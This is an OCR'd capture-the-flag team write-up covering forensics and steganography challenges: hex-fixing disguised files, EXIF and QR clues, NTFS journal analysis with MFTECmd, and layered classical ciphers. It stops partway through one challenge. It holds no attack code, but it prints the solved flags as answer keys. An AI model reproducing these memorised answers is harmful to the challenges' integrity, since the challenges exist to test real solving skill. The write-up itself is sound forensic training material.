
PU CTF Keylogger
Alghazali Winet Abdurrahm

4. Check the directory folder, and there will be **recovered.png** containing the hidden part of coffee-latte.png



5. Use Aperisolve to see the superimposed image version, and the flag will be there (Aperisolve wont load the superimposed version when i write this steps so i use this website instead

https://29a.ch/photo-forensics/#pca)



pu-flag{h0w-d0-y0u-f1nd-m3}

chameleon

Solved On: 07 March 2025
Solved by: Ahmad Akbar Sidiq. N and Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{All-H4il-Th3-Gr34t-C0mm4nd3r}**

Challenges overview:
The challenge involves extracting hidden files and information from different formats using file forensics techniques. The given files appear to be misnamed or corrupted, requiring hex editing, QR scanning, and metadata analysis to retrieve the hidden flag.

- **Hints Provided:** some files are not what it looks like

Key Findings:


- The challenge involves identifying incorrect file signatures and fixing them.
- Hex Editing Used to determine that some files were actually PNG images disguised as archives.

Tools Used:

- Hexed.it (Online hex editor for inspecting and modifying file structures)
- 7-Zip File Manager (To analyze archive contents)
- ExifTool (For extracting metadata from images)
- QR Code Scanner (To read encoded QR data)
- ASCII Converter (To decode numerical hints into readable text)

Solving Step-by-step:


1. I downloaded the attachment file in the challenge page. There is zip file and when I try to open it there will be an error saying that the file is corrupt. So i try inspecting the hex using Hexed.it




2. After inspecting the hex file, there is a coupe of indicators that indicate that this file is not in the right format such as:
    - cHRM hex value -> usually found in a png
    - IEND hex value -> marks the end of a png
    - gAMA hex value -> usually found in a png
    - Unusual BABE hex value

    So I tried to change the header to png and got a png file.


3. After scanning the qr code, I got a google drive link that led to a docs file with the part 1 of the flag.



4. Found part 2 by inspecting the file with 7zip and i found a hidden pdf inside part3.png



5. When I tried opening the pdf file, there was an error message saying “We can’t open this file” so I inspected it again using Hexed.it and found out that the file is actually a png file just like part1. After that I save the file to the correct format.



6. Then I inspected the png file using the online Exiftool website and found a suspicious string that could be ASCII in the author section.

Pixels Per Unit X	3779
Pixels Per Unit Y	3779
Pixel Units	meters
Author	725210510845841045145711145152116 45
Image Size	871x864
Megapixels	0.753

CTF - Keylogger - Ida Bagus W.G

7. We then try to convert the ASCII string and got the second part of the flag which is (H4il-Th3-Gr34t-)

8. Now for the 3rd part of the flag, we just need to zoom in at Caitlyn's cape to find the hidden text which is (C0mm4nd3r).

9. Now just combine all the results to make the flag (pu-flag{All-H4il-Th3-Gr34t-C0mm4nd3r}).

lost-da-important-fil3

Solved On: 7 March 2025
Solved by: Alghazali Winet Abdurrahman, Ida Bagus Wahyuda Gautama
Flag Retrieved: **pu-flag{2025-01-27 23:23:22_126638}**

Challenges overview:
This challenge involves digital forensics, specifically MFT (Master File Table) analysis. The goal is to recover an important file by analyzing file system metadata. The challenge requires working with a disk image, extracting key artifacts, and reconstructing missing or deleted data.


- **Hints Provided:** for deleted files in NTFS will be stored in $Usrjrnl, then extract it and convert it to CSV, you can use this tool https://github.com/EricZimmerman/MFTECmd?tab=readme-ov-file Then the deleted file name is flag.txt, and you can see the timeline by using excel

Key Findings:
- The MFT records contain timestamps and file identifiers, which help in tracking file modifications and deletions.
- The challenge required exporting and converting MFT entries into a readable format to extract the flag.

Tools Used:
- FTK Imager (for disk image extraction)
- MFTECmd (for MFT parsing and conversion to CSV)
- Command Prompt / PowerShell (for running MFTECmd)
- Microsoft Excel / Google Sheets (for CSV analysis)


Solving Step-by-step:
1. Open the downloaded ctf challenge attachment file (challenge.ad1) using FTK Imager to inspect the file.

2. Based on the hint, the deleted files are stored inside $Usrjrnl so I just navigate there to find the deleted file.




3. Then export the 2 files into a new folder so it's more structured and easier for me to navigate.

4. Install MFTECmd to convert the MFT file into CSV format. I Install it in the same folder as the exported file to make it work properly.




5. Now i just need to convert the extracted files to CSV using MFTECmd by opening command prompt as administration and type in the command "C:\Users\jendr\OneDrive\Desktop\LostFile\MFTECmd.exe" -f "C:\Users\jendr\OneDrive\Desktop\LostFile\$J.copy0" --csv "C:\Users\jendr\OneDrive\Desktop\LostFile" --csvf MyOutputFile.csv

6. The converted file will be inside the same folder as the other file as MyOutputFile.csv



7. Now I just open the converted CSV file using excel and search for the flag.txt. Here I found the required timestamp (1/27/2025) and the file entry number (126638) to make the flag (pu-flag{2025-01-27 23:23:22_126638})



TripleThreat2

Solved On: 07 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved:
pu-flag{1-1mpl3mEnt3D-1t-1n-5t3g0-n0w-t0-m4k3-y0u-B4LD-h3h3h3}

Challenges overview:
The Triple Threat 2 challenge required extracting hidden data from an encrypted file and decrypting it through multiple layers of ciphers. The challenge involved file format manipulation, steganography, and cryptographic analysis to retrieve the final flag.

Key Findings:
Upon analyzing the challenge, we observed:

- A ZIP file that appeared to be manipulated.
- Extracting the ZIP file revealed an image after modifying the file using a hex editor.
- The image contained hidden data, which was extracted using AperiSolve.
- A green-colored code was found on Twitter, hinting at an additional transformation.
- The code was encoded in ROT5 and ASCII, which, when decoded, gave the key "WHISTLEBLOWER".
- The extracted key was used to decrypt a multi-layered encrypted flag using Caesar, Atbash, and Columnar Transposition Ciphers.

Vulnerability Analysis:

This challenge highlighted several key cybersecurity vulnerabilities:

1. **File Manipulation via Hex Editing**
    - The ZIP file was altered to appear as an image, making it **non-extractable using standard tools**.
    - Attackers could use similar techniques to **disguise malicious payloads** inside images.
2. **Steganography & Hidden Information**
    - Sensitive information was embedded inside an image, a method often used in **data exfiltration** and **covert communication**.
3. **Weak Cryptographic Techniques**
    - Using easily reversible ciphers such as **ROT5, Atbash, and Caesar** makes encrypted data susceptible to attacks.
    - **Columnar Transposition** can be broken if the key is exposed.

Tools Used:

- Hex Editor (to modify the ZIP file and reveal the PNG image)
- AperiSolve (to extract hidden data from the image)
- Online ROT5 & ASCII Decoders (to transform the green code)
- Python (for executing decryption scripts)
- Twitter search (to locate additional hints)

Solving Step-by-step:

Step 1: Extract ZIP File to PNG Using Hex Editor

- The given **ZIP file** was actually **disguised as an image**.
- Opening the file in a **hex editor** showed an altered **file header**.
- By **modifying the header** to a valid **PNG signature (89 50 4E 47 0D 0A 1A 0A 00 00 00 0d 49 48 44 52)**, we restored the image.







Image Result:



Step 2: Extract Hidden Data Using AperiSolve

- After restoring the **PNG image**, we ran it through **AperiSolve**.
- The analysis revealed **hidden encrypted text**, which served as the next clue.






Text: **{J-ofg30-3a--Ls3--J-a5a-mtg3f1-z03-10s}x1t4hIt4fbz3c3xbz0B1tq-**
This text is used in code as a ciphertext clue.

Step 3: Finding the Green Code on Twitter

